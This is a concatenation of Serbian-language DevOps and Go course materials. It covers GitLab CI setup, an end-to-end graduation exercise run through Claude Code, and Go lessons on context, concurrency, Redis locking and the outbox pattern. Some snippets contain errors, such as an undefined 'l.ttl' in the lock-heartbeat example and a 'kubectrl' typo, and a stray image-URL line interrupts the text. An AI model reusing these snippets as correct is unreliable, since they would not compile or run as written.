STAGING_AWS_ROLE_ARN	staging	Variable	OIDC IAM role za staging
PROD_AWS_ROLE_ARN	prod	Variable (Protected)	OIDC IAM role za prod
TF_STATE_BUCKET	All	Variable	S3 bucket za TF state
KUBE_CONFIG_DEV	dev	File	base64 kubeconfig za dev
KUBE_CONFIG_STAGING	staging	File	base64 kubeconfig za staging
KUBE_CONFIG_PROD	prod	File (Protected)	base64 kubeconfig za prod
SLACK_WEBHOOK_URL	All	Variable (Masked)	Slack notifikacije

Schedulirani pipelines

Settings → CI/CD → Pipeline schedules:

Naziv	Cron	Branch	Variable
Weekly dev cleanup	0 18 * * 5	main	SCHEDULE_NAME=weekly-cleanup
Daily dev pause	0 19 * * 1-4	main	SCHEDULE_NAME=daily-pause
Nightly DB backup	0 3 * * *	main	SCHEDULE_NAME=db-backup
Synthetic monitoring	*/15 * * * *	main	SCHEDULE_NAME=synthetic-monitor

Pipeline DAG — dependency graph



Ključno: `env:info:dev` ima `needs: []` — može se pokrenuti u bilo kom trenutku, ne čeka ništa.

Approval gates za prod

```

deploy:prod:
  stage: deploy
  when: manual
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
  environment:
    name: production
    url: https://app.firma.com
  # Protected environment (Settings → CI/CD → Protected Environments)
  # zahtijeva approval od: @lead-devops, @tech-lead
  # min. 1 od 2 approvera mora odobriti

```

Destroy prod ima dvostruku zaštitu:

```

destroy:env:prod:
  when: manual
  allow_failure: false
  rules:
    - if: '$CI_COMMIT_BRANCH == "main" && $FORCE_PROD_DESTROY == "true"'
  # FORCE_PROD_DESTROY mora biti explicitno postavljen
  # Protected environment approval i dalje važi

```


Monitoring pipeline health-a

Svaki failed job šalje Slack notifikaciju:

```
.notify_on_failure:
  after_script:
    - |
      if [ "${CI_JOB_STATUS}" = "failed" ]; then
        curl -X POST -H 'Content-type: application/json' \
          --data "{
            \"text\": \"❌ Pipeline failed: ${CI_JOB_NAME} na ${CI_COMMIT_BRANCH}\",
            \"attachments\": [{
              \"text\": \"<${CI_PIPELINE_URL}|View pipeline>\",
              \"color\": \"danger\"
            }]
          }" \
          "$SLACK_WEBHOOK_URL" 2>/dev/null || true
      fi
```

Checklist: novi environment setup

- [] IAM OIDC provider za GitLab dodan u AWS account
- [] IAM role sa Trust Policy za GitLab project path kreiran
- [] S3 bucket za TF state postoji (terraform-state-project-a-`{env}`)
- [] GitLab CI variables postavljene (ARN, bucket, webhook)
- [] Protected environment konfigurisan u GitLab (za staging i prod)
- [] Pipeline schedule kreiran za weekly-cleanup (dev)
- [] terraform/envs/`{env}`/ direktorijum sa `{env}.tfvars` postoji
- [] helm/project-a/values/`{env}`.yaml postoji
- [] DNS CNAME za `app.{env}.firma.com` usmjeren na ALB (nakon create)

Source: 28-graduation-project/12-vezba-priprema-ai-okvira-i-sync.md

12 — Vežba: Graduation — Konsolidacija AI okvira i End-to-End

Završna vežba konsoliduje ceo AI okvir izgrađen kroz module 00-27 i vozi kompletan end-to-end tok — od `docker compose up` do produkcijskog rollout-a sa monitoringom i rollback-om.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Prolazimo kroz ceo AI okvir (sva pravila, agenti, skills) izgrađen kroz oblasti 00-27. Identifikujemo šta se preklapa, šta je neiskorišćeno i šta nedostaje. Zatim pokrcemo kompletan end-to-end tok i validiramo da svaki korak prolazi. Ovo je čišćenje i verifikacija, ne dodavanje.

Pretpostavke za potvrdu: - Sva pravila iz svih oblasti su zapisana na jednom mestu (`CLAUDE.md` sekcije ili `.claude/rules/` fajlovi) - Stack se može podići jednom komandom (`docker compose up`) - GitLab CI pipeline ima sve faze: lint → test → security scan → build → deploy - Rollback mehanizam je implementiran (Kubernetes rollout undo ili docker compose prethodni tag)

Van opsega: - Dodavanje novih pravila koja nisu bila deo učenja (ovo je konsolidacija, ne ekspanzija) - Produkciona konfiguracija izvan project-A konteksta - Refaktorisanje aplikacionog koda (fokus je na okviru i pipeline-u)

Prompt za diskusiju:

Evo celog AI okvira (sva pravila po oblastima): [nalepi inventar]
i liste oblasti koje smo prošli (00-27).

Pre "diplome", proveriti:

1. Koja pravila se preklapaju — šta možemo spojiti ili obrisati?
2. Da li svaki artefakt ima jasnu oblast primene i trigger?
3. Da li nešto u end-to-end toku (docker → CI → deploy → monitoring) nije pokriveno?
4. Da li "project-a-workflow" (plan→diskusija→egzekucija→validacija→sync) važi za sve module?

Predloži šta treba konsolidovati — nemoj ništa automatski menjati.

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene. Za graduation vježbu možeš koristiti više Claude Code sessiona paralelno ako ti to pomaže u organizaciji.

Cilj: Jedan konsolidovan AI okvir bez duplikata; kompletan E2E tok potvrđen.

Fajlovi koji se diraju:

- `CLAUDE.md` ili `.claude/rules/` — konsolidacija za Claude Code
- `docs/decisions/` — finalni Claude Code sync zapisi

Fajlovi koji se NE diraju: - Aplikacioni kod — nije u fokusu graduation vežbe - `go.mod` / `go.sum` — bez dependency promena - Proto fajlovi — bez novih RPC-ova

AI okvir za ovu oblast:

Pregledi sve sekcije u `CLAUDE.md` i fajlove u `.claude/rules/` — spoji ili obriši duplikate.

Finalni kriterijum konsolidovanog okvira:

- Nijedna `CLAUDE.md` sekcija ili `.claude/rules/` fajl nema duplikat sa istom svrhom.
- Svako pravilo ima jasnu oblast primene: koja oblast, koji trigger, šta blokira.
- Sve oblasti 00-27 imaju barem jedno pravilo koje ih pokriva.
- `project-a-workflow` (plan→diskusija→egzekucija→validacija→sync) dokumentovan i primenjen u svim modulima.
- Neiskorišćena pravila su obrisana, ne samo zakomentarisana.

Acceptance criteria: - [] Inventar okvira kompletan (`CLAUDE.md` sekcije i `.claude/rules/` fajlovi) — nema nepoznatih ili neiskorišćenih pravila - [] Nema dupliranih pravila koja pokrivaju istu stvar različitim imenima - [] Ceo stack se diže: `docker compose up -d --build + docker compose ps all healthy` - [] CI lanac prolazi: `lint` → `test` → `security scan` → `build` → `deploy` (sve faze zelene) - [] `kubectrl rollout status` potvrđuje uspešan `deploy` - [] E2E smoke test prolazi (`curl -fsS https://<host>/health` vraća 200) - [] Rollback je demonstriran i radi - [] Monitoring alert se aktivira na simuliranoj grešci - [] Finalni sync zapisan

AI pregled plana:

Evo plana za graduation konsolidaciju:

1. Inventar svih pravila po oblastima
2. Identifikacija duplikata i neiskorišćenog
3. Konsolidacija (spajanje/brisanje)
4. E2E tok: `docker` → `CI` → `deploy` → `smoke` → `rollback` → `alert`
5. Finalni sync

Da li su acceptance criteria merljivi i testabilni?
Šta od 00-27 oblasti možda nije pokriveno nijednim pravilom?
Koji deo E2E toka najčešće pada — šta da pratim posebno?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Kompletan end-to-end tok:

```
# 1. Digne ceo stack
docker compose up -d --build
docker compose ps    # sve mora biti healthy/running

# 2. CI lint pre push-a
glab ci lint

# 3. Lokalni testovi
go test ./... -race -count=1

# 4. Security scan lokalno
docker run --rm -v "$PWD":/src returntocorp/semgrep semgrep --config=auto /src
docker run --rm -v "$PWD":/src aquasec/trivy fs /src

# 5. Build i push image-a (ako je lokalni registry)
docker build -t registry.example.com/project-a:$(git rev-parse --short HEAD) .
docker push registry.example.com/project-a:$(git rev-parse --short HEAD)

# 6. Deploy
kubectl apply -f k8s/
kubectl rollout status deployment/project-a --timeout=120s

# 7. E2E smoke test
curl -fsS https://<host>/health
curl -fsS https://<host>/api/v1/status

# 8. Rollback test
kubectl rollout undo deployment/project-a
kubectl rollout status deployment/project-a --timeout=60s
curl -fsS https://<host>/health    # prethodna verzija mora da radi

# 9. Monitoring – simuliraj grešku i proverí alert
# (detalji zavise od monitoring stack-a koji si implementirao)
```

4. AI validacija

Evo acceptance criteria graduation vežbe:

- Inventar okvira kompletan, bez duplikata
- Stack se diže, sve healthy
- CI lanac zelen (lint → test → scan → build → deploy)
- Rollout status uspešan
- E2E smoke prolazi
- Rollback demonstriran
- Alert se aktivira

Evo outputa docker compose ps, kubectl rollout status, curl smoke, i inventara pravila:
[ovde lepiš stvarni output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali?

Dodatno: Da li postoje oblasti (00-27) koje nemaju nijedno pravilo u okviru?
Da li ima pravila koja nikad nisu bila triggerovana u ovom projektu – kandidati za brisanje?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	<code>docker compose up -d --build && docker compose ps</code>	Svi servisi u stanju <code>running</code> ili <code>healthy</code> ; nema <code>exited</code> ili <code>restarting</code>
2	Pokreni GitLab CI pipeline na main grani	Sve faze zelene: lint ✓, test ✓, security ✓, build ✓, deploy ✓
3	<code>curl -fsS https://<host>/health</code>	HTTP 200 sa validnim JSON health response-om
4	Prođi kompletan korisnički tok kroz deployed aplikaciju (registracija → login → akcija → logout)	Svaki korak radi bez grešaka; response kodovi ispravni
5	<code>kubectl rollout undo deployment/project-a</code>	Rollback uspešan; prethodna verzija servira zahteve; <code>curl /health</code> vraća 200
6	Simuliraj grešku (uglasi endpoint, premaši error rate)	Monitoring alert se aktivira u roku od 2-3 minuta (Prometheus/Grafana ili GitLab alert)
7	Preglej konsolidovani AI okvir u <code>CLAUDE.md</code> i <code>.claude/rules/</code>	Nema duplikata; svako pravilo ima jasnu oblast; neiskorišćeno je obrisano

Sync — zatvori petlju (finalni):

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

Preporučeno: zapiši u oba, jer je ovo graduation — finalni dokument celog učenja.

```
## [datum] — Graduation sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 29-go-production

Directory: 29-go-production/

Source: 29-go-production/01-context-i-cancellation.md

01 — Context i cancellation

Zašto context postoji

Go nema built-in mehanizam za “otkaži sve što radi ovaj zahtjev”. Context rješava to: prenosi signal otkazivanja, deadline i request-scoped vrijednosti kroz cijeli call stack — od HTTP handlera do baze podataka.

```
HTTP handler
├── ctx s deadlineom 5s
├── service.ProcessOrder(ctx)
│   ├── db.QueryRow(ctx, ...)    ← baza poštuje cancel
│   ├── redis.Get(ctx, ...)      ← Redis poštuje cancel
│   └── paymentAPI.Charge(ctx)   ← HTTP client poštuje cancel
```

Ako korisnik zatvori konekciju ili istekne deadline — sve operacije ispod dobijaju cancel signal i odmah se gase. Bez context-a, upiti bi nastavili trošiti resurse za zahtjev koji niko više ne čeka.

Cětiri tipa context-a

```
// 1. Root — koristi se samo kao polazna točka, ne direktno u handleru
ctx := context.Background()

// 2. WithCancel — ručno otkazivanje
ctx, cancel := context.WithCancel(parent)
defer cancel() // uvijek defer cancel — sprečava goroutine leak

// 3. WithTimeout — automatski cancel nakon trajanja
ctx, cancel := context.WithTimeout(parent, 5*time.Second)
defer cancel()

// 4. WithDeadline — automatski cancel u apsolutnom vremenu
deadline := time.Now().Add(5 * time.Second)
ctx, cancel := context.WithDeadline(parent, deadline)
defer cancel()
```

`WithTimeout` je shorthand za `WithDeadline(time.Now().Add(d))`. U praksi koristiš `WithTimeout` jer je čitljiviji.

Cancellation tree — kako se propagira

```
context.Background()
├── WithTimeout(10s)    ← HTTP request deadline
│   ├── WithCancel()   ← user klikne "cancel"
│   │   ├── db.Query() ← otkáže se ako user cancela ILI timeout
│   │   └── WithTimeout(3s) ← kraći deadline za payment API
│   │       └── http.Do() ← otkáže se ako 3s prođe ili parent cancela
```

Child nikad ne može nadživjeti parenta. Ako parent cancel-uje, svi children automatski dobijaju cancel — nema eksplicitnog propagiranja.

Goroutine leak — najčešća greška

```
// POGREŠNO – goroutine leakuje ako se nikad ne pozove cancel
func handler(w http.ResponseWriter, r *http.Request) {
    ctx, _ := context.WithTimeout(r.Context(), 5*time.Second)
    //      ^ _ zanemarujemo cancel – leak!
    result, err := db.QueryRow(ctx, query)
}

// ISPRAVNO – uvijek defer cancel
func handler(w http.ResponseWriter, r *http.Request) {
    ctx, cancel := context.WithTimeout(r.Context(), 5*time.Second)
    defer cancel() // – poziva se kada handler završi, bez obzira na grešku
    result, err := db.QueryRow(ctx, query)
}
```

`defer cancel()` je cheap (samo zatvori interni kanal), ali bez njega context i svi njegovi resursi ostaju u memoriji do isteka deadlinea.

Provjeri cancel u petlji

```
func processItems(ctx context.Context, items []Item) error {
    for _, item := range items {
        // Provjeri cancel PRIJE svake iteracije
        select {
        case <-ctx.Done():
            return ctx.Err() // context.Canceled ili context.DeadlineExceeded
        default:
        }

        if err := processItem(ctx, item); err != nil {
            return err
        }
    }
    return nil
}
```

`ctx.Done()` je channel koji se zatvori kada context istekne ili bude otkazan. `ctx.Err()` vraća razlog: `context.Canceled` ili `context.DeadlineExceeded`.

Context values — samo request-scoped podaci

```
type contextKey string

const (
    requestIDKey contextKey = "request_id"
    userIDKey    contextKey = "user_id"
)

// Postavi u middleware
func requestIDMiddleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        id := uuid.New().String()
        ctx := context.WithValue(r.Context(), requestIDKey, id)
        next.ServeHTTP(w, r.WithContext(ctx))
    })
}

// Čitaj duboko u call stacku
func (s *Service) Process(ctx context.Context) {
    requestID, ok := ctx.Value(requestIDKey).(string)
    if !ok {
        requestID = "unknown"
    }
    s.logger.Info("processing", "request_id", requestID)
}
```

Ne stavljaš u context: database konekcije, konfiguracije, dependency-je. Context nije dependency injection. Koristi ga samo za: request ID, user ID, trace ID, auth token — stvari koje su specifične za jedan zahtjev.

Race detector

Go ima ugrađen race detector koji detektuje concurrent read/write na dijeljenu memoriju bez sinhronizacije.

```
# Pokretanje testova s race detectorom
go test -race ./...

# Pokretanje aplikacije s race detectorom (dev/CI, ne prod — 5-10x sporije)
go run -race main.go

# Build s race detectorom
go build -race -o myapp-race .
```

Primjer race conditiona koji detector hvata

```
// PROBLEM — race condition
var counter int

func increment() {
    counter++ // read + write, nije atomarno
}

func main() {
    for i := 0; i < 1000; i++ {
        go increment() // 1000 goroutina piše counter bez lock-a
    }
}
```

```
=====
WARNING: DATA RACE
Write at 0x00c000018090 by goroutine 7:
    main.increment()
        /app/main.go:6 +0x2c

Previous write at 0x00c000018090 by goroutine 6:
    main.increment()
        /app/main.go:6 +0x2c
=====
```

Rješenje

```
// Opcija 1: sync/atomic
var counter atomic.Int64
counter.Add(1)

// Opcija 2: mutex
var mu sync.Mutex
var counter int

func increment() {
    mu.Lock()
    defer mu.Unlock()
    counter++
}

// Opcija 3: channel (kada trebaš i prenijeti vrijednost)
counterCh := make(chan int, 1)
counterCh <- 0

go func() {
    val := <-counterCh
    counterCh <- val + 1
}()
```

Race detector u CI

```
# .gitlab-ci.yml
test:race:
  stage: test
  script:
    - go test -race -count=1 ./...
  variables:
    GORACE: "halt_on_error=1" # Fail odmah na prvom race-u
```

Race detector mora biti u CI — lokalni testovi ne pokrivaju sve moguće scheduling scenarije.

Deadline propagacija kroz HTTP klijente

```
// POGREŠNO – ne prenosi context deadline
func callPaymentAPI(amount float64) (*PaymentResponse, error) {
    resp, err := http.Get("https://payment.api/charge") // ignoriše context
    ...
}

// ISPRAVNO – HTTP klijent poštuje context deadline/cancel
func callPaymentAPI(ctx context.Context, amount float64) (*PaymentResponse, error) {
    req, err := http.NewRequestWithContext(ctx, "POST", "https://payment.api/charge", body)
    if err != nil {
        return nil, err
    }

    resp, err := http.DefaultClient.Do(req)
    ...
}
```

`http.NewRequestWithContext` je jedini način da HTTP klijent poštuje context. `http.Get` i `http.Post` ne prenose context.

Veza sa project-A

U go-service, svaki gRPC handler dobija context od gRPC servera koji sadrži connection deadline. Ten context propagiraj u sve downstream pozive:

```
func (s *OrderService) CreateOrder(ctx context.Context, req *pb.CreateOrderRequest)
(*pb.CreateOrderResponse, error) {
    // ctx dolazi od gRPC servera s request deadlineom

    // Kraći timeout za DB upit unutar ukupnog deadlinea
    dbCtx, cancel := context.WithTimeout(ctx, 2*time.Second)
    defer cancel()

    order, err := s.db.CreateOrder(dbCtx, req)
    if err != nil {
        if errors.Is(err, context.DeadlineExceeded) {
            return nil, status.Error(codes.DeadlineExceeded, "db timeout")
        }
        return nil, status.Error(codes.Internal, err.Error())
    }
    return &pb.CreateOrderResponse{Order: order}, nil
}
```

Source: `29-go-production/02-concurrency-patterns.md`

02 — Concurrency patterns

errgroup — grupe goroutina s error propagacijom

`sync.WaitGroup` ne propagira greške. `errgroup` rješava to: čeka sve goroutine, vraća prvu grešku, i opcionalno cancel-uje ostale kada jedna fail-uje.

```

import "golang.org/x/sync/errgroup"

func (s *OrderService) enrichOrder(ctx context.Context, orderID string) (*EnrichedOrder, error) {
    g, ctx := errgroup.WithContext(ctx)

    var user *User
    var inventory *Inventory
    var pricing *Pricing

    // Tri paralelna poziva – svaki u svojoj goroutini
    g.Go(func() error {
        var err error
        user, err = s.userService.Get(ctx, orderID)
        return err
    })

    g.Go(func() error {
        var err error
        inventory, err = s.inventorySvc.Check(ctx, orderID)
        return err
    })

    g.Go(func() error {
        var err error
        pricing, err = s.pricingSvc.Calculate(ctx, orderID)
        return err
    })

    // Čeka sve goroutine; ako jedna vrati grešku, ctx se cancel-uje
    // i ostale goroutine trebaju poštovati ctx.Done()
    if err := g.Wait(); err != nil {
        return nil, err
    }

    return &EnrichedOrder{User: user, Inventory: inventory, Pricing: pricing}, nil
}

```

Bez errgroup-a, isti kod bi bio 30+ linija `WaitGroup`, mutex-a i error channel-a.

Semaphore — ograniči paralelizam

Kada imaš 1000 zadataka ali hoćeš max 10 paralelnih (npr. zbog DB connection pool-a):

```

import "golang.org/x/sync/semaphore"

func processOrders(ctx context.Context, orders []Order) error {
    const maxConcurrent = 10
    sem := semaphore.NewWeighted(maxConcurrent)

    g, ctx := errgroup.WithContext(ctx)

    for _, order := range orders {
        order := order // capture loop variable

        // Zauzmi jedan slot (blokira ako je puno)
        if err := sem.Acquire(ctx, 1); err != nil {
            return err // ctx cancelled
        }

        g.Go(func() error {
            defer sem.Release(1) // oslobodi slot kad završi
            return processOrder(ctx, order)
        })
    }

    return g.Wait()
}

```

Alternativa za jednostavnije slučajeve — buffered channel kao semaphore:

```

sem := make(chan struct{}, 10) // max 10 paralelnih

for _, order := range orders {
    sem <- struct{}{} // zauzmi
    go func(o Order) {
        defer func() { <-sem }() // oslobodi
        processOrder(ctx, o)
    }(order)
}

```

Fan-out / Fan-in

Fan-out: jedan producer, više consumera koji obrađuju paralelno. Fan-in: više producera, jedan consumer koji skuplja rezultate.

```
// Fan-out: distribuiraj posao na N workera
func fanOut(ctx context.Context, jobs <-chan Job, numWorkers int) <-chan Result {
    results := make(chan Result, numWorkers)

    var wg sync.WaitGroup
    for i := 0; i < numWorkers; i++ {
        wg.Add(1)
        go func() {
            defer wg.Done()
            for job := range jobs {
                select {
                    case <-ctx.Done():
                        return
                    case results <- process(ctx, job):
                }
            }
        }()
    }

    // Zatvori results kada svi workeri završe
    go func() {
        wg.Wait()
        close(results)
    }()

    return results
}

// Fan-in: skupi rezultate iz više kanala u jedan
func fanIn(ctx context.Context, channels ...<-chan Result) <-chan Result {
    merged := make(chan Result)
    var wg sync.WaitGroup

    output := func(ch <-chan Result) {
        defer wg.Done()
        for r := range ch {
            select {
                case merged <- r:
                case <-ctx.Done():
                    return
            }
        }
    }

    wg.Add(len(channels))
    for _, ch := range channels {
        go output(ch)
    }

    go func() {
        wg.Wait()
        close(merged)
    }()

    return merged
}
```

Pipeline pattern

Svaka faza prima channel, vraća channel. Faze se lako mijenjaju i testiraju zasebno.

```
// Pipeline: fetch → validate → enrich → save
func run(ctx context.Context, orderIDs []string) error {
    // Faza 1: generiraj IDs
    ids := generate(ctx, orderIDs)

    // Faza 2: dohvati iz baze (paralelno)
    orders := fetch(ctx, ids, 5)

    // Faza 3: validiraj
    validated := validate(ctx, orders)

    // Faza 4: spremi u S3
    return save(ctx, validated)
}

func fetch(ctx context.Context, ids <-chan string, workers int) <-chan Order {
    out := make(chan Order, workers)

    go func() {
        defer close(out)
        sem := semaphore.NewWeighted(int64(workers))

        for id := range ids {
            if err := sem.Acquire(ctx, 1); err != nil {
                return
            }
            id := id
            go func() {
                defer sem.Release(1)
                order, err := db.GetOrder(ctx, id)
                if err == nil {
                    select {
                        case out <- order:
                        case <-ctx.Done():
                    }
                }
            }()
        }
        // Čekaj da svi završe
        sem.Acquire(ctx, int64(workers))
    }()

    return out
}
```

sync.Once — inicijalizacija točno jednom

```
type DBPool struct {
    once sync.Once
    pool *sql.DB
}

func (d *DBPool) Get() *sql.DB {
    d.once.Do(func() {
        var err error
        d.pool, err = sql.Open("mysql", dsn)
        if err != nil {
            panic(err) // inicijalizacija se neće ponoviti – panic je ispravan
        }
    })
    return d.pool
}
```

`sync.Once` garantuje da se funkcija pozove točno jednom, čak i ako se `Get()` pozove konkurentno iz 1000 goroutina.

sync.Map — concurrent-safe mapa

```
// Standardna mapa nije thread-safe:
var cache map[string]string // RACE CONDITION bez mutex-a

// sync.Map je thread-safe, ali samo za specifične use case:
// - mnogo čitanja, malo pisanja
// - isti ključ se ne ažurira često
var cache sync.Map

// Pisanje
cache.Store("key", "value")

// Čitanje
if val, ok := cache.Load("key"); ok {
    fmt.Println(val.(string))
}

// Load ili Store (atomarno)
actual, loaded := cache.LoadOrStore("key", "default")

// Brisanje
cache.Delete("key")

// Iteracija
cache.Range(func(k, v interface{}) bool {
    fmt.Printf("%s: %s\n", k, v)
    return true // false = stop
})
```

Za high-contention slučajeve (često pisanje istog ključa), mutex + standardna mapa je brži od `sync.Map`.

Graceful shutdown s kontekstom

```
func main() {
    // ctx se cancel-uje na SIGTERM ili SIGINT (Ctrl+C)
    ctx, stop := signal.NotifyContext(context.Background(), syscall.SIGTERM, syscall.SIGINT)
    defer stop()

    srv := &http.Server{Addr: ":8080", Handler: router}

    // Pokreni server u goroutini
    g, ctx := errgroup.WithContext(ctx)
    g.Go(func() error {
        if err := srv.ListenAndServe(); err != http.ErrServerClosed {
            return err
        }
        return nil
    })

    // Čekaj signal za shutdown
    g.Go(func() error {
        <-ctx.Done()

        // Daj 30s za in-flight zahtjeve da završe
        shutdownCtx, cancel := context.WithTimeout(context.Background(), 30*time.Second)
        defer cancel()

        return srv.Shutdown(shutdownCtx)
    })

    if err := g.Wait(); err != nil {
        log.Fatal(err)
    }
}
```

Kubernetes šalje SIGTERM kada hoće ugasiti Pod. Bez graceful shutdown-a, in-flight zahtjevi dobijaju connection reset umjesto normalnog odgovora.

Veza sa project-A

U go-service, enrichOrder pattern s errgroup-om zamjenjuje sekvencijalne DB pozive:

```
// Sekvencijalno: 3 × 50ms = 150ms
user := getUser(ctx, id)           // 50ms
inventory := getInventory(...)     // 50ms
pricing := getPricing(...)         // 50ms

// Paralelno s errgroup: ~50ms (najsporiji određuje ukupno)
```


Semaphore kontrolira broj paralelnih DB konekcija — sprečava connection pool exhaustion pri burst prometu.

Source: 29-go-production/03-distributed-locking.md

03 — Distributed locking

Problem koji lock rješava

U horizontalno skaliranoj aplikaciji (više pod instanci), isti posao može pokrenuti više instanci paralelno:



Lokalni `sync.Mutex` ne pomaže — vrijedi samo unutar jednog procesa.

Redis SETNX — jednoatomarni lock

Princip: `SET key value NX EX ttl` je atomarni “set if not exists with expiry”. Ako ključ ne postoji, postavi ga i vrati OK. Ako postoji (lock drži neko drugi), vrati nil.


```

type RedisLock struct {
    client *redis.Client
    key    string
    value  string      // jedinstveni ID za sigurno otpuštanje
    ttl    time.Duration
}

func NewLock(client *redis.Client, key string, ttl time.Duration) *RedisLock {
    return &RedisLock{
        client: client,
        key:    "lock:" + key,
        value:  uuid.New().String(), // jedinstven po instanci
        ttl:    ttl,
    }
}

// Acquire – pokušaj zauzeti lock, max `timeout` čekaj
func (l *RedisLock) Acquire(ctx context.Context, timeout time.Duration) (bool, error) {
    deadline := time.Now().Add(timeout)

    for time.Now().Before(deadline) {
        ok, err := l.client.SetNX(ctx, l.key, l.value, l.ttl).Result()
        if err != nil {
            return false, err
        }
        if ok {
            return true, nil // lock zauzet
        }

        // Čekaj malo prije ponovnog pokušaja
        select {
        case <-ctx.Done():
            return false, ctx.Err()
        case <-time.After(50 * time.Millisecond):
        }
    }

    return false, nil // timeout
}

// Release – otpusti lock SAMO ako ga mi držimo (atomarni Lua script)
func (l *RedisLock) Release(ctx context.Context) error {
    // Lua script: provjeri value, pa obriši – atomarno
    script := redis.NewScript(`
        if redis.call("get", KEYS[1]) == ARGV[1] then
            return redis.call("del", KEYS[1])
        else
            return 0
        end
    `)
    return script.Run(ctx, l.client, []string{l.key}, l.value).Err()
}

```

Zašto `value` = UUID: bez provjere UUID, Pod A bi mogao otpustiti lock koji drži Pod B (ako je Pod A-ov lock istekao zbog TTL-a).

Upotreba u praksi

```
func (s *OrderService) ProcessPayment(ctx context.Context, orderID string) error {
    lock := NewLock(s.redis, "payment:"+orderID, 30*time.Second)

    // Pokušaj zauzeti lock, čekaj max 5s
    acquired, err := lock.Acquire(ctx, 5*time.Second)
    if err != nil {
        return fmt.Errorf("lock acquire: %w", err)
    }
    if !acquired {
        return ErrPaymentAlreadyInProgress
    }
    defer lock.Release(ctx)

    // Samo jedan Pod dolazi ovdje za isti orderID
    return s.doProcessPayment(ctx, orderID)
}
```

TTL — ključna odluka

TTL prekratak → lock istekne dok operacija još traje → drugi Pod ulazi
TTL predugačak → ako Pod crashne, lock blokira sve dok ne istekne

Pravilo: TTL = 2-3× očekivano trajanje operacije.

Za dugotrajne operacije: extend lock periodično ("heartbeat"):

```
func (l *RedisLock) ExtendTTL(ctx context.Context) error {
    // EXPIRE samo ako mi držimo lock (isti Lua pattern)
    script := redis.NewScript(`
        if redis.call("get", KEYS[1]) == ARGV[1] then
            return redis.call("expire", KEYS[1], ARGV[2])
        else
            return 0
        end
    `)
    return script.Run(ctx, l.client, []string{l.key}, l.value,
        int(l.ttl.Seconds())).Err()
}

// U background goroutini dok operacija traje
func withHeartbeat(ctx context.Context, lock *RedisLock, fn func() error) error {
    heartbeatCtx, stop := context.WithCancel(ctx)
    defer stop()

    go func() {
        ticker := time.NewTicker(l.ttl / 3)
        defer ticker.Stop()
        for {
            select {
            case <-heartbeatCtx.Done():
                return
            case <-ticker.C:
                lock.ExtendTTL(heartbeatCtx)
            }
        }
    }()

    return fn()
}
```

Redsync — production-ready library

Za produkciju koristiš `go-redsync/redsync` umjesto ručne implementacije:

```
import (
    "github.com/go-redsync/redsync/v4"
    "github.com/go-redsync/redsync/v4/redis/goredis/v9"
)

func NewOrderService(redisClient *redis.Client) *OrderService {
    pool := goredislib.NewPool(redisClient)
    rs := redsync.New(pool)

    return &OrderService{
        redis: redisClient,
        rs:    rs,
    }
}

func (s *OrderService) ProcessPayment(ctx context.Context, orderID string) error {
    mutex := s.rs.NewMutex("payment:"+orderID,
        redsync.WithExpiry(30*time.Second),
        redsync.WithTries(10),
        redsync.WithRetryDelay(100*time.Millisecond),
    )

    if err := mutex.LockContext(ctx); err != nil {
        return fmt.Errorf("lock: %w", err)
    }
    defer mutex.UnlockContext(ctx)

    return s.doProcessPayment(ctx, orderID)
}
```

Redsync implementira Redlock algoritam — koristi quorum na više Redis instanci za otpornost na failover.

Kada koristiti distributed lock

Koristiti: - Sprečavanje duplikatne obrade: samo jedan worker obrađuje isti order - Cron job na više instanci: samo jedan Pod pokrene midnight job - Rate limiting per resource: max N operacija na istom accountu

Ne koristiti: - Umjesto database transakcija — DB ima MVCC, lock + query nije atomarno - Za duže od nekoliko sekundi bez heartbeat-a - Kao zamjena za idempotency — lock + idempotency su komplementarni, ne zamjena

Veza sa project-A

Cron job za generisanje invoicea u go-service treba lock:

```
// K8s CronJob koji se pokreće svakih sat – ali samo jedan Pod smije raditi
func (s *InvoiceService) GenerateMonthlyInvoices(ctx context.Context) error {
    lock := s.rs.NewMutex("cron:monthly-invoices",
        redsync.WithExpiry(10*time.Minute),
    )

    if err := lock.LockContext(ctx); err != nil {
        // Drugi Pod već radi – normalan slučaj, ne greška
        s.logger.Info("monthly invoices already running on another instance")
        return nil
    }
    defer lock.UnlockContext(ctx)

    return s.generateAll(ctx)
}
```

Source: 29-go-production/04-outbox-pattern.md

04 — Transactional Outbox pattern

Problem: izgubljena poruka

```
func (s *OrderService) CreateOrder(ctx context.Context, req *CreateOrderRequest) error {
    // Korak 1: spremi order u DB
    order, err := s.db.CreateOrder(ctx, req)
    if err != nil {
        return err
    }

    // Korak 2: pošalji event na message broker
    err = s.redis.Publish(ctx, "order.created", order)
    if err != nil {
        // Order je u bazi, ali event nije poslan
        // Korisnik je naplaćen ali inventory nije ažuriran
        return err
    }
}
```

